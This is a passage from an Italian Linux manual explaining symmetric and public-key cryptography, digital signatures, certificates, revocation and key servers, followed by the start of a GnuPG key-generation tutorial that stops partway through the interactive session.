La comunicazione meccanica (elettronica) pone dei problemi legati alla riservatezza e alla facilità con cui questa può essere contraffatta. Per fare un esempio, un messaggio di posta elettronica può essere intercettato facilmente da parte di chiunque abbia un accesso privilegiato ai nodi di rete attraverso cui transita; nello stesso modo, un messaggio può essere manomesso, anche senza lasciare tracce apparenti.


Per risolvere questi problemi si possono usare dei metodi di cifratura dei dati e per evitare contraffazioni si possono usare delle firme elettroniche (o firme digitali). Questo capitolo cerca di spiegare i concetti essenziali inerenti a queste procedure.

402.1 Crittografia

La crittografia è una tecnica attraverso la quale si rendono illeggibili i dati originali, permettendo al destinatario di recuperarli attraverso un procedimento noto solo a lui. Si distinguono due forme fondamentali: la crittografia ***simmetrica***, ovvero ***a chiave segreta***, e quella ***asimmetrica***, nota meglio come crittografia ***a chiave pubblica***.

La crittografia simmetrica è quella più semplice da comprendere; si basa su un algoritmo che modifica i dati in base a una ***chiave*** (di solito una stringa di qualche tipo) che permette il ripristino dei dati originali soltanto conoscendo la stessa chiave usata per la cifratura. Per utilizzare una cifratura simmetrica, due persone si devono accordare sull'algoritmo da utilizzare e sulla chiave. La forza o la debolezza di questo sistema, si basa sulla difficoltà o meno che ci può essere nell'indovinare la chiave, tenendo conto anche della possibilità elaborative di cui può disporre chi intende spiare la comunicazione.

Figura 402.1. Crittografia simmetrica.

Documento
bla bla bla
bla bla bla
...
...
cifratura
chiave simmetrica
"%&&%//()
=9(ui&$%!
@#$£"!=)8
...
...
decifratura
chiave simmetrica
Documento
bla bla bla
bla bla bla
...
...

La crittografia a chiave pubblica è un metodo molto più complesso, che però ha il vantaggio di essere più pratico quando riguarda la comunicazione con molte persone. Il principio di funzionamento si basa sul fatto che esistono due chiavi complementari, assieme a un algoritmo in grado di cifrare con una chiave e di decifrare utilizzando l'altra. In pratica, la cifratura avviene a senso unico attraverso la chiave di cui dispone il mittente di un messaggio, mentre questo può essere decifrato esclusivamente con l'altra che possiede solo il destinatario. Le due chiavi vengono chiamate ***chiave pubblica*** e ***chiave privata***, attribuendogli implicitamente un ruolo specifico. In pratica, chi vuole mettere in condizione i propri interlocutori di inviare dei messaggi, o altri dati cifrati, che nessun altro possa decifrare, deve costruire una propria coppia di chiavi e quindi distribuire la chiave pubblica. Chi vuole inviare informazioni cifrate, può usare la chiave pubblica diffusa dal destinatario, perché solo chi ha la chiave complementare, ovvero la chiave privata, può decifrarle. In questa situazione, evidentemente, **la chiave privata deve rimanere segreta a tutti**, tranne che al suo proprietario; se venisse trafugata permetterebbe di decifrare i messaggi che fossero eventualmente intercettati.

Per questa ragione, il proprietario di una coppia di chiavi asimmetriche deve essere la stessa persona che se le crea.

Figura 402.2. Crittografia a chiave pubblica.

Documento
bla bla bla
bla bla bla
...
...


cifratura

chiave
pubblica

"%&&%//()
=9(ui&$%!
@#$£"!=)8
...
...

decifratura


chiave
privata

Documento
bla bla bla
bla bla bla
...
...

La cifratura può anche essere ibrida, utilizzando in pratica entrambe le tecniche. Per attuarla, di solito si utilizza prima la cifratura simmetrica con una chiave determinata in modo casuale ogni volta: la ***chiave di sessione***. Questa chiave di sessione viene allegata al messaggio, o ai dati trasmessi, cifrandola a sua volta (eventualmente assieme agli stessi dati già cifrati) attraverso il sistema della chiave pubblica, ovvero quello che si basa sulla coppia di chiavi complementari. Il destinatario di questi dati deve fare il percorso inverso, decifrando il documento con la sua chiave privata, quindi decifrandolo nuovamente utilizzando la chiave di sessione che ha ottenuto dopo il primo passaggio.


402.2 Firma elettronica, o firma digitale

La firma elettronica ha lo scopo di certificare l'autenticità dei dati. Per ottenere questo risultato occorre garantire che l'origine di questi sia autentica e che i dati non siano stati alterati.

Per dimostrare che un documento elettronico non è stato alterato, si utilizza la tecnica del codice di controllo, che in pratica è un numero (o una stringa), che si determina in qualche modo in base al contenuto del documento stesso. L'algoritmo che genera questo codice di controllo è tanto più buono quanto è minore la probabilità che due documenti diversi generino lo stesso codice di controllo. Questo valore è una sorta di «riassunto» matematico del documento elettronico originale, che può essere fornito a parte, attraverso un canale ritenuto sicuro, per permettere al destinatario di verificare che il documento è giunto intatto, ricalcolando il codice di controllo che deve risultare identico.[1]

Figura 402.3. Trasmissione di un documento abbinato a un codice di controllo separato.

La firma elettronica deve poter dimostrare che l'origine è autentica e che il codice di controllo non è stato alterato. Evidentemente, per non creare un circolo vizioso, serve qualcosa in più. Per questo si utilizza di solito la cifratura del codice di controllo assieme ai dati, oppure solo del codice di controllo, lasciando i dati in chiaro. Per la precisione, si utilizza la tecnica delle chiavi complementari, ma in questo caso, le cose funzionano in modo inverso, perché chi esegue la firma, deve usare la sua chiave privata (quella segreta), in maniera tale che tutti gli altri possano decifrare il codice di controllo attraverso la chiave pubblica.

Naturalmente, una firma elettronica di questo tipo può essere verificata solo se si può essere certi che la chiave pubblica attribuita al mittente che ha firmato il documento, appartenga effettivamente a quella persona. In altre parole, un impostore potrebbe diffondere una chiave pubblica corrispondente a una chiave privata di sua proprietà, indicandola come la chiave del signor Tizio, potendo così inviare documenti falsi a nome di questo signor Tizio, che in realtà non ne è il responsabile.

Figura 402.4. Principio di funzionamento della firma elettronica applicata a un documento trasmesso in chiaro.

402.3 Gestione delle chiavi, certificazione e fiducia


I sistemi crittografici a chiave pubblica richiedono attenzione nell'uso di queste chiavi, in particolare è importante la gestione corretta delle chiavi pubbliche appartenenti ai propri corrispondenti. Queste chiavi sono conservate all'interno di «portachiavi», di solito distinti a seconda che si tratti di chiavi private o di chiavi pubbliche. Infatti, la chiave privata deve rimanere segreta e va difesa in ogni modo, mentre le chiavi pubbliche non richiedono questa attenzione. I portachiavi in questione sono normalmente dei file, gestiti in modo più o meno automatico dai programmi che si utilizzano per queste cose.

A parte il problema di custodire gelosamente la propria chiave privata, bisogna considerare la necessità di verificare che le chiavi pubbliche appartengano effettivamente alle persone a cui sembrano essere attribuite, così si intuisce che il modo migliore per questo è quello di ottenere personalmente da loro le rispettive chiavi pubbliche.

Per semplificare un po' le cose, si introduce la possibilità di controfirmare le chiavi pubbliche che si ritiene siano di provenienza certa; questa firma ha il valore di una certificazione, che conta in funzione della credibilità di chi la dà. Le chiavi pubbliche firmate, portano con sé l'informazione di chi le ha firmate, ma la verifica della firma si può fare solo possedendo la chiave pubblica di questa persona. In pratica, il meccanismo della controfirma permette di creare una rete di fiducia, attraverso la diffusione di chiavi pubbliche firmate da altre persone: chi è sicuro della chiave pubblica di una persona, della quale ha anche fiducia, può decidere di fidarsi delle chiavi pubbliche che questa ha firmato a sua volta.

Una chiave pubblica contiene anche le informazioni che servono ad attribuirla al suo proprietario; di solito si tratta del nome e cognome, assieme a un indirizzo di posta elettronica. Per garantire che questi dati allegati non siano stati alterati, il proprietario delle sue stesse chiavi può firmare la sua chiave pubblica. Ciò serve a garantire che quella chiave pubblica è collegata correttamente a quei dati personali, anche se non può garantire che sia stata creata effettivamente da quella persona.

Figura 402.5. Verifica di un certificato, ovvero di una chiave pubblica controfirmata.

certificato
ciave pubblica di Tizio + informazioni di identificazione
firma di Caio
firma di ...
codice di controllo calcolato
sono uguali?
chiave pubblica di Caio
codice di controllo decifrato
sì, allora è da ritenere che la chiave pubblica contenuta nel certificato appartenga effettivamente a Tizio

Quando l'uso dei sistemi crittografici a chiave pubblica diventa una pratica regolata attraverso le leggi, soprattutto per ciò che riguarda la firma elettronica, diventa indispensabile l'istituzione di un'autorità in grado di garantire e verificare l'autenticità delle chiavi pubbliche di ognuno. Nello stesso modo, in mancanza di una tale istituzione, quando queste tecniche vengono usate per scopi professionali, diventa necessario affidarsi alla certificazione fatta da aziende specializzate in questo settore, che hanno la credibilità necessaria. Tecnicamente si parla di ***autorità di certificazione***, che nella documentazione tecnica inglese si indica con l'acronimo «CA»: *Certificate authority*.

È l'autorità di certificazione che stabilisce quali siano i dati di identificazione che devono accompagnare la chiave nel certificato che si vuole ottenere.

Anche in presenza di un'autorità di certificazione delle chiavi, la coppia di chiavi asimmetriche dovrebbe essere creata esclusivamente dal suo titolare (il suo proprietario), che solo così potrebbe essere effettivamente l'unico responsabile della segretezza della sua chiave privata.

Tornando alle situazioni pratiche, la verifica di una chiave pubblica può essere semplificata attraverso l'uso di un'***impronta digitale***. Si tratta di un altro codice di controllo calcolato su una chiave pubblica, che ha la proprietà di essere ragionevolmente breve, tanto da poter essere scambiato anche su un foglio di carta. Quando due persone vogliono scambiarsi le chiavi pubbliche personalmente, al posto di farlo realmente, possono limitarsi a scambiarsi l'impronta digitale della chiave, in modo da poter poi verificare che la chiave pubblica avuta attraverso i canali normali corrisponde effettivamente a quella giusta.

Figura 402.6. Impronta digitale della chiave pubblica.

origine

destinazione

chiave pubblica

canale non sicuro


chiave pubblica

impronta digitale calcolata

sono uguali?

impronta digitale calcolata

canale sicuro

impronta digitale ricevuta

402.3.1 Difesa della chiave privata

Data l'importanza che ha la segretezza della chiave privata, è normale che i sistemi crittografici prevedano la protezione di questa informazione attraverso una parola d'ordine. In generale, viene data la facoltà di lasciare la chiave privata in chiaro, o di cifrarla attraverso una stringa, la parola d'ordine, che in questo contesto particolare è conosciuta meglio come *passphrase*. L'utilizzo di una chiave privata cifrata si traduce in pratica nella necessità, ogni volta che serve, di inserire il testo utilizzato per cifrarla.

L'utilizzo di chiavi private protette in questo modo, è indispensabile in un sistema multiutente, in cui l'amministratore di turno può avere accesso a tutto quello che vuole nel file system; dall'altra parte, in questo modo si riduce il pericolo che qualcun altro possa usare una chiave privata trafugata.

402.3.2 Certificati: scadenza e revoca

Dovrebbe essere chiaro, ormai, che il file contenente la chiave pubblica e i dati identificativi del suo titolare, assieme a una o più firme di certificazione, è un ***certificato***.

Come nei certificati normali, quando le informazioni che vengono attestate in questo modo non sono definitive per loro natura (si pensi all'indirizzo di posta elettronica che può cambiare anche molto spesso), è importante prevedere una scadenza tra i dati che compongono il certificato stesso. Oltre a questo, ci deve essere la possibilità di revocare un certificato prima della sua scadenza normale: sia per la possibilità che i dati relativi siano cambiati, sia per premunirsi in caso di furto della chiave privata. La revoca di un certificato si ottiene attraverso un ***certificato di revoca***.

A seconda del sistema crittografico che si utilizza, il certificato di revoca può essere predisposto dalla stessa persona che si costruisce le chiavi, oppure può essere compito dell'autorità di

certificazione che si occupa di rilasciare i certificati. Il problema viene ripreso più avanti, nei prossimi capitoli.

402.4 Cosa può succedere se...

È il caso di soffermarsi sul significato pratico di alcune cose che possono succedere, in modo da capire meglio l'importanza di alcuni aspetti che riguardano la crittografia a chiave pubblica.

Se si perde la chiave privata, non si possono più decifrare i messaggi ricevuti dagli interlocutori, quando questi li hanno cifrati con la chiave pubblica relativa; inoltre non si possono decifrare più nemmeno quelli che sono stati ricevuti in passato.

Se qualcuno ruba una copia della chiave privata, questa persona può leggere i messaggi cifrati inviati al proprietario di quella chiave e può sostituirsi a quella persona in generale; può anche firmare a suo nome.

L'unica cosa che si può fare quando si perde la chiave privata, o si sospetta che qualcuno sia riuscito a ottenerne una copia, è la diffusione del certificato di revoca.

Se si utilizza una chiave pubblica senza averla verificata, si rischia di far recapitare il messaggio o i dati a una persona diversa da quella che si intende veramente. Infatti, un estraneo potrebbe intercettare sistematicamente le comunicazioni della persona a cui si vuole scrivere o inviare altri dati. In tal modo, questo estraneo riceverebbe dei messaggi che può decifrare con la sua chiave privata, provvedendo poi a cifrarli nuovamente nel modo giusto per inviarli al destinatario reale, in modo che nessuno si accorga dell'intercettazione.

402.5 Servizi per la diffusione delle chiavi pubbliche

Ci possono essere molti modi di diffondere la propria chiave pubblica, oppure quella di altri, dopo che questa è stata controfirmata. Il metodo standard dovrebbe consistere nell'utilizzo di un servente specifico per questo. Normalmente, questi serventi di chiavi (*key-server* o *cert-server*) sono collegati tra loro in modo da aggiornarsi a vicenda. Il servizio si limita ad accumulare le chiavi pubbliche che vengono inviate, senza certificare implicitamente la genuinità di queste. Per prelevare una chiave pubblica occorre conoscere il numero di identificazione di questa (si tratta di un numero attribuito automaticamente dal programma che crea la coppia di chiavi), tenendo conto che tale informazione può essere ottenuta dalla stessa persona con la quale si vuole comunicare in modo cifrato, magari perché la aggiunge sistematicamente in coda ai suoi messaggi di posta elettronica.

Per accedere a questi serventi di chiavi non si usano i protocolli normali e occorre affidarsi direttamente agli strumenti di gestione della crittografia e delle firme. Il servente a cui si fa riferimento di solito è `certserver.pgp.com`, comunque non è necessario servirsi proprio di questo. Tenendo conto che di solito i nomi dei nodi che offrono questo tipo di servizio corrispondono a un modello del tipo `*.pgp.net`, `*.pgp.org`, oppure `*.pgp.com`, o simili, si potrebbe fare una ricerca attraverso un motore di ricerca comune.

402.6 Problemi legali

L'utilizzo di sistemi di comunicazione cifrata potrebbe essere regolato dalle leggi dei paesi coinvolti. Il problema è che bisogna verificare le norme del paese di origine di una trasmissione del genere e anche quelle del paese di destinazione. Per quanto riguarda l'Italia, la cosa non è chiara.[2]

Questo serve per ricordare che si tratta di una materia delicata; anche se si ritiene di poter utilizzare la crittografia in Italia, bisogna pensarci bene prima di inviare messaggi cifrati all'estero, o di usare altre forme di comunicazione cifrate. Il problema si può porre anche nell'ambito della stessa Unione Europea.

402.7 Riferimenti

- Andrea Colombo, *Le nuove tecnologie di crittografia*

  ⟨http://impresa-stato.mi.camcom.it/im_43/colo.htm ⟩

- *The GNU Privacy Handbook*, 1999

  ⟨http://www.gnupg.org/gph/en/manual.html ⟩

- Tony Sale, *Codes and Ciphers in the Second World War*, *The history, science and engineering of cryptanalysis in World War II*

  ⟨http://www.codesandciphers.org.uk/ ⟩

[1] Nella terminologia normale che riguarda i sistemi di cifratura dei messaggi, questo codice di controllo è conosciuto come «hash».

[2] L'affermazione va intesa nel senso che l'autore non è in grado di dare un'indicazione precisa al riguardo.

Capitolo 403

GnuPG: GNU Privacy Guard

GnuPG [1] è uno strumento per la gestione della crittografia e delle firme elettroniche, compatibile con le specifiche OpenPGP pubblicate nell'RFC 2440. Rispetto al noto PGP, si tratta di software libero e in particolare non vengono utilizzati algoritmi proprietari. Tuttavia, nonostante queste sue caratteristiche, viene diffuso soltanto attraverso siti europei, a causa delle limitazioni all'esportazione poste dal governo degli Stati Uniti.

403.1 Organizzazione generale

GnuPG è composto da due eseguibili: '**gpg**' e '**gpgm**'. Di solito, il secondo viene richiamato dal primo, in base alle necessità, senza che ci sia bisogno di utilizzarlo direttamente. La distinzione in due eseguibili dipende dall'esigenza di distinguere le operazioni delicate dal punto di vista della sicurezza, da quelle che non hanno questo problema. Nel primo caso si deve fare uso di memoria «sicura», nel secondo non esiste questo bisogno. Tra le altre cose, da questo problema legato alla memoria dipende la limitazione pratica nella dimensione delle chiavi che si possono gestire.

Una volta chiarito che basta utilizzare solo l'eseguibile '**gpg**', occorre vedere come sono organizzati gli argomenti nella sua riga di comando:

```
gpg [opzioni] comando [argomenti_del_comando]
```

In pratica, si utilizza '**gpg**' esattamente con l'indicazione di un comando. Il funzionamento generale può essere definito attraverso le opzioni che precedono tale comando, mentre il comando stesso potrebbe richiedere l'indicazione di altri argomenti.[2]

Le opzioni «lunghe», cioè quelle che andrebbero indicate con due trattini iniziali, possono essere inserite in un file di configurazione, avendo però l'accortezza di eliminare i due trattini. Il file di configurazione di GnuPG è sempre solo personale, il nome predefinito è '`~/.gnupg/options`' e di solito viene creato automaticamente la prima volta che si usa il programma (assieme alla directory che lo precede). Come in molti altri tipi di file del genere, il carattere '**#**' viene utilizzato per iniziare un commento, mentre le righe bianche e quelle vuote vengono ignorate nello stesso modo. In particolare, negli esempi che vengono mostrati successivamente, si fa riferimento alla situazione tipica, in cui non viene modificato il file di configurazione creato automaticamente e tutto quello che serve deve essere definito attraverso la riga di comando.

Come si può intuire, la directory '`~/.gnupg/`' serve anche per contenere altri file relativi al funzionamento di GnuPG, tenendo conto, comunque, che in condizioni normali viene creata la prima volta che si avvia l'eseguibile '**gpg**'. I file più importanti che si possono trovare sono: '`~/.gnupg/secring.gpg`', che rappresenta il portachiavi delle chiavi private (file che deve essere custodito e protetto gelosamente); '`~/.gnupg/pubring.gpg`', che rappresenta il portachiavi delle chiavi pubbliche (ovvero dei certificati); '`~/.gnupg/trustdb.gpg`', che contiene le informazioni sulla propria fiducia nei confronti di altre persone che possono avere firmato (certificato) le chiavi pubbliche di altri.

Una volta creata la propria coppia di chiavi, occorre decidere la politica di sicurezza da utilizzare per proteggere il portachiavi privato. Oltre alla necessità di farne delle copie da conservare in un luogo sicuro, si può considerare la possibilità di mettere questo file in un altro luogo; per esempio in un disco rimovibile, da inserire solo quando si deve usare la propria chiave privata. In questo caso, si potrebbe sostituire il file '`~/.gnupg/secring.gpg`' con un collegamento simbolico al file reale in un altro disco innestato solo per l'occasione.

Ogni volta che c'è bisogno di accedere a questi file, viene creato un file lucchetto, con lo stesso nome del file a cui si riferisce e l'aggiunta dell'estensione '`.lock`'. Alle volte, se si interrompe il funzionamento dell'eseguibile '**`gpg`**', possono rimanere questi file, che poi impediscono di accedere ai dati. Se ciò accade, viene segnalato dal programma, che indica anche il numero che dovrebbe avere il processo che li ha bloccati: se questo processo non c'è, vuol dire che i file lucchetto possono essere rimossi.

Nelle sezioni successive, viene mostrato il funzionamento di GnuPG, attraverso l'eseguibile '**`gpg`**', mostrando l'interazione con questo quando si fa riferimento a una localizzazione di lingua inglese. Se si utilizza un sistema configurato correttamente per quanto riguarda proprio la localizzazione, si ottengono i messaggi in italiano (quelli che sono stati tradotti), ma in italiano vanno date anche le risposte. In particolare, quando una domanda prevede che si risponda con un «sì», oppure un «no», si devono usare le iniziali, «s» o «n», anche se per qualche motivo la domanda è rimasta in inglese perché manca quella traduzione particolare.

403.2 Creazione delle chiavi e del certificato di revoca

La creazione di una coppia di chiavi è un'operazione molto semplice. Quello che occorre considerare prima è il modo in cui viene gestito il file che rappresenta il portachiavi privato, come è già stato descritto. In particolare, occorre considerare subito la possibilità di creare un certificato di revoca, che in pratica è un codice che permette di annullare ufficialmente una chiave, quando per qualche ragione non può più essere utilizzata (per esempio perché è stata rubata, oppure perché è stata persa semplicemente).

Si comincia con la creazione di una coppia di chiavi, utilizzando il comando '**`--gen-key`**'. Se non sono stati creati in precedenza, viene predisposta la directory '`~/.gnupg/`' con i vari portachiavi.

```
tizio$ gpg --gen-key [Invio]
```

```
Please select what kind of key you want:
   (1) DSA and ElGamal (default)
   (2) DSA (sign only)
   (4) ElGamal (sign and encrypt)
```

A questo punto iniziano una serie di richieste con le quali si devono stabilire le caratteristiche delle chiavi che si creano. Per vari motivi, è conveniente affidarsi alle scelte predefinite, a meno di avere le idee chiare al riguardo.

```
Your selection? 1 [Invio]
```

```
DSA keypair will have 1024 bits.
About to generate a new ELG-E keypair.
              minimum keysize is  768 bits
              default keysize is 1024 bits
    highest suggested keysize is 2048 bits
```

What keysize do you want? (1024) [*Invio*]

```
Please specify how long the key should be valid.
         0 = key does not expire
      <n>  = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
```

Questo può essere un punto delicato. Di solito si crea una coppia di chiavi che non scadono mai, ma per motivi di sicurezza si potrebbe stabilire una scadenza. Ribadendo che in condizioni normali si crea una coppia di chiavi senza scadenza, negli esempi si mostra la creazione di una chiave che scade alla fine di una settimana.

Key is valid for? (0) **1w**[*Invio*]

```
Key expires at Fri Oct  8 10:55:43 1999 CEST
```

Is this correct (y/n)? **y**[*Invio*]

Per completare questa fase occorre indicare i dati personali che vengono uniti alle chiavi, in modo da facilitarne il riconoscimento.

```
You need a User-ID to identify your key; the software constructs the user id
from Real Name, Comment and Email Address in this form:
    "Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"
```

Come si vede, si tratta di indicare il proprio nome e cognome, quindi viene richiesto un indirizzo di posta elettronica, infine viene proposta la possibilità di mettere una nota, che potrebbe essere un nomignolo o qualunque altra cosa che possa aiutare a individuare il proprietario della chiave.

Real name: **Tizio Tizi**[*Invio*]

Email address: **tizio@dinkel.brot.dg**[*Invio*]

Comment: **Baffo**[*Invio*]

```
You selected this USER-ID:
    "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
```

Il programma mostra i dati inseriti, permettendo di controllarli. Se tutto è in ordine, si conferma.

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? **O**[*Invio*]

Infine, la cosa più importante: per proteggere la chiave privata, questa viene cifrata utilizzando una parola d'ordine, che in questo caso viene definita precisamente *passphrase*, per intendere che si dovrebbe trattare di un testo più lungo di una sola parola. In pratica, si deve inserire una stringa, possibilmente lunga e complicata, che serve per cifrare la chiave privata; di conseguenza, ogni volta che si deve utilizzare la chiave privata, viene richiesto l'inserimento di questa stringa per potervi accedere.

```
You need a Passphrase to protect your secret key.
```

`Enter passphrase:` ***digitazione_all'oscuro*** [*Invio*]

`Repeat passphrase:` ***digitazione_all'oscuro*** [*Invio*]

Completata questa fase, inizia la procedura di creazione delle chiavi, che avviene in modo automatico.

```
We need to generate a lot of random bytes. It is a good idea to perform
some other action (work in another window, move the mouse, utilize the
network and the disks) during the prime generation; this gives the random
number generator a better chance to gain enough entropy.
